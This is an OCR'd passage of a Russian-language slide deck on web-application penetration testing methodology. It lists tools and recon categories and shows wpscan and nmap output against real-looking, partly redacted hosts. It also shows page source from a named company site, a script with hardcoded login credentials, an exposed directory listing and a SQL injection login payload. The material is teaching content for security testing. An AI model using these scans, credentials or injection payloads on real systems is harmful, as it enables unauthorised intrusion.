
МЕТОДОЛОГИЯ ТЕСТИРОВАНИЯ WEB-ПРИЛОЖЕНИЯ

ИНСТРУМЕНТАРИЙ



Pentest Box

SQLmap

Dirsearch


Nmap

Burp Suite

Kali Linux

BlackArch

Samurai Web Security Framework



КАТЕГОРИИ ТЕСТИРОВАНИЯ

- Разведка
- тестирование контроля доступа
- проверка входных данных
- тестирование логики приложения
- изучение инфраструктуры приложения
- прочие тесты.

1. РАЗВЕДКА


Пассивная:


- Google dorks
- Waybackmachine.org
- Ipinfo.io
- 2ip.ru
- Соц. сети, вакансии


Активная:

- Nmap
- Dirsearch
- Nikto, Acunetix, Vega
- Whatweb
- Wpscan,
- Исходный код
- Robots.txt

GOOGLE DORKS







АКТИВНОЕ СКАНИРОВАНИЕ

```
C:\Users\leksadin\Desktop
> wpscan http://www.[redacted].ru
_______________________________________________________________

        _______ _____ _____
       \ \      / /_ _|  ___|
        \ \ /\ / / | | |___ \
         \ V  V /  | |  ___) |
          \_/\_/  |___|____/
                  |_|

      WordPress Security Scanner by the WPScan Team
                     Version 2.9.1
         Sponsored by Sucuri - https://sucuri.net
  @_WPScan_, @ethicalhack3r, @erwan_lr, pvdl, @_FireFart_
_______________________________________________________________

[+] URL: http://www[redacted]ru/
[+] Started: Thu Mar 30 01:58:28 2017

[+] robots.txt available under: 'http://www.[redacted]/robots.txt'
[+] Interesting entry from robots.txt: http://www.[redacted].ru/wp-login.php
[+] Interesting entry from robots.txt: http://www.[redacted].ru/wp-register.php
[+] Interesting entry from robots.txt: http://www.[redacted].ru/feed/
    Reference: https://wpvulndb.com/vulnerabilities/6012
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-5296
[i] Fixed in: 3.0.2

[!] Title: WordPress 2.0 - 3.0 Remote Authenticated Administrator Add Action Bypass
    Reference: https://wpvulndb.com/vulnerabilities/6013
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-5297
[i] Fixed in: 3.0

[!] Title: WordPress 2.0 - 2.7.1 admin.php Module Configuration Security Bypass
    Reference: https://wpvulndb.com/vulnerabilities/6019
    Reference: http://www.securityfocus.com/bid/35584/

[!] Title: WordPress <= 4.0 - Long Password Denial of Service (DoS)
    Reference: https://wpvulndb.com/vulnerabilities/7681
    Reference: http://www.behindthefirewalls.com/2014/11/wordpress-denial-of-service-responsible-d
    Reference: https://wordpress.org/news/2014/11/wordpress-4-0-1/
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-9034
    Reference: https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_long_password_dos
    Reference: https://www.exploit-db.com/exploits/35413/
    Reference: https://www.exploit-db.com/exploits/35414/
[i] Fixed in: 4.0.1

[!] Title: WordPress <= 4.0 - Server Side Request Forgery (SSRF)
    Reference: https://wpvulndb.com/vulnerabilities/7696
    Reference: http://www.securityfocus.com/bid/71234/
    Reference: https://core.trac.wordpress.org/changeset/30444
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-9038
[i] Fixed in: 4.0.1

[!] Title: WordPress <= 4.7 - Post via Email Checks mail.example.com by Default
    Reference: https://wpvulndb.com/vulnerabilities/8719
    Reference: https://github.com/WordPress/WordPress/commit/061e8788814ac87706d8b95688df276fe3c85
    Reference: https://wordpress.org/news/2017/01/wordpress-4-7-1-security-and-maintenance-release
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5491
[i] Fixed in: 4.7.1
```

```
C:\Users\leksadin\Desktop
> nmap login.[redacted].ru -sV -Pn -p 1-65535

Starting Nmap 7.10 ( https://nmap.org ) at 2017-03-30 02:08 RTZ 2 (ceia)
Nmap scan report for login.[redacted].ru (195.245.205.104)
Host is up (0.023s latency).
Not shown: 65523 filtered ports
PORT      STATE  SERVICE      VERSION
21/tcp    open   ftp?
25/tcp    open   smtp
80/tcp    open   http
143/tcp   open   imap?
443/tcp   open   https?
465/tcp   open   ssl/smtp
993/tcp   open   ssl/imaps?
5222/tcp  open   xmpp-client?
5223/tcp  closed hpvirtgrp
5269/[redacted]
21401[redacted]
21451[redacted]
```

view-source:http://www[redacted].au/internal/

```
.tc-rectangular-thumb {
            max-height: 250px;
            height :250px
          }

          .single .tc-rectangular-thumb {
            max-height: 250px;
            height :250px
          }


</style>
<link rel='stylesheet' id='customizr-style-css'  href='http://www.elite-electronics.com.au/internal/wp-content/themes
<link rel='stylesheet' id='fancyboxcss-css'  href='http://www.elite-electronics.com.au/internal/wp-content/themes/cus
ver=4.3.6' type='text/css' media='all' />
<link rel='stylesheet' id='ws-plugin--s2member-css'  href='http://www.elite-electronics.com.au/internal/wp-content/pl
ws_plugin__s2member_css=1&#038;qcABC=1&#038;ver=150203-1657412487' type='text/css' media='all' />
<link rel='stylesheet' id='wp-members-css'  href='http://www.elite-electronics.com.au/internal/wp-content/plugins/wp-
media='all' />
<script type='text/javascript' src='http://www.elite-electronics.com.au/internal/wp-includes/js/jquery/jquery.js?ver=
<script type='text/javascript' src='http://www.elite-electronics.com.au/internal/wp-includes/js/jquery/jquery-migrate
<script type='text/javascript'>
/* <![CDATA[ */
var TCParams =
{"FancyBoxState":"1","FancyBoxAutoscale":"1","SliderName":"0","SliderDelay":"5000","SliderHover":"1","SmoothScroll":"
eftSidebarClass":".span3.left.tc-sidebar","RightSidebarClass":".span3.right.tc-
sidebar","LoadModernizr":"1","stickyCustomOffset":"0","stickyHeader":"1","dropdowntoViewport":"","timerOnScrollAllBrc
ed":"1","dropcapWhere":{"post":"","page":"1"},"dropcapMinWords":"50","skipSelectors":{"tags":["IMG","IFRAME","H1","H2
/* ]]> */
</script>
<script type='text/javascript' src='http://www.elite-electronics.com.au/internal/wp-content/themes/customizr/inc/asse
<link rel="EditURI" type="application/rsd+xml" title="RSD" href="http://www.elite-electronics.com.au/internal/xmlrpc.
<link rel="wlwmanifest" type="application/wlwmanifest+xml" href="http://www.elite-electronics.com.au/internal/wp-incl
<meta name="generator" content="WordPress 4.3.6" />
<!-- WP-Members version 2.9.9.1, available at http://rocketgeek.com/wp-members -->
```

2. ТЕСТИРОВАНИЕ КОНТРОЛЯ ДОСТУПА

- Аутентификация
- Управление сессиями
- Контроль доступа

```
<script language="javascript">
<!--//
/*This Script allows people to enter by using a form that asks for a
UserID and Password*/
function pasuser(form) {
if (form.id.value=="charter") {
if (form.pass.value=="charter") {
location="new.php"
} else {
alert("Invalid Password")
}
} else {  alert("Invalid UserID")
}
}
//-->
</script>
```

Index of /[redacted]

Name	Last modified	Size	Description
Parent Directory		-	
1.php	2015-02-02 17:56	3.9K	
2.php	2016-04-04 08:02	19K	
56.php	2016-05-25 12:46	5.5K	
vhod.txt	2017-03-30 03:10	1.0M	
write.html	2017-03-30 03:10	4.8M	


Username test' union select 1,2,3-- -

Password

Login


3. ПРОВЕРКА ВХОДНЫХ ДАННЫХ


Фаззинг – методика тестирования, при которой на вход программы подаются невалидные, непредусмотренные или случайные данные.



- Тестирование SQL-инъекций
- Тестирование XSS-уязвимостей
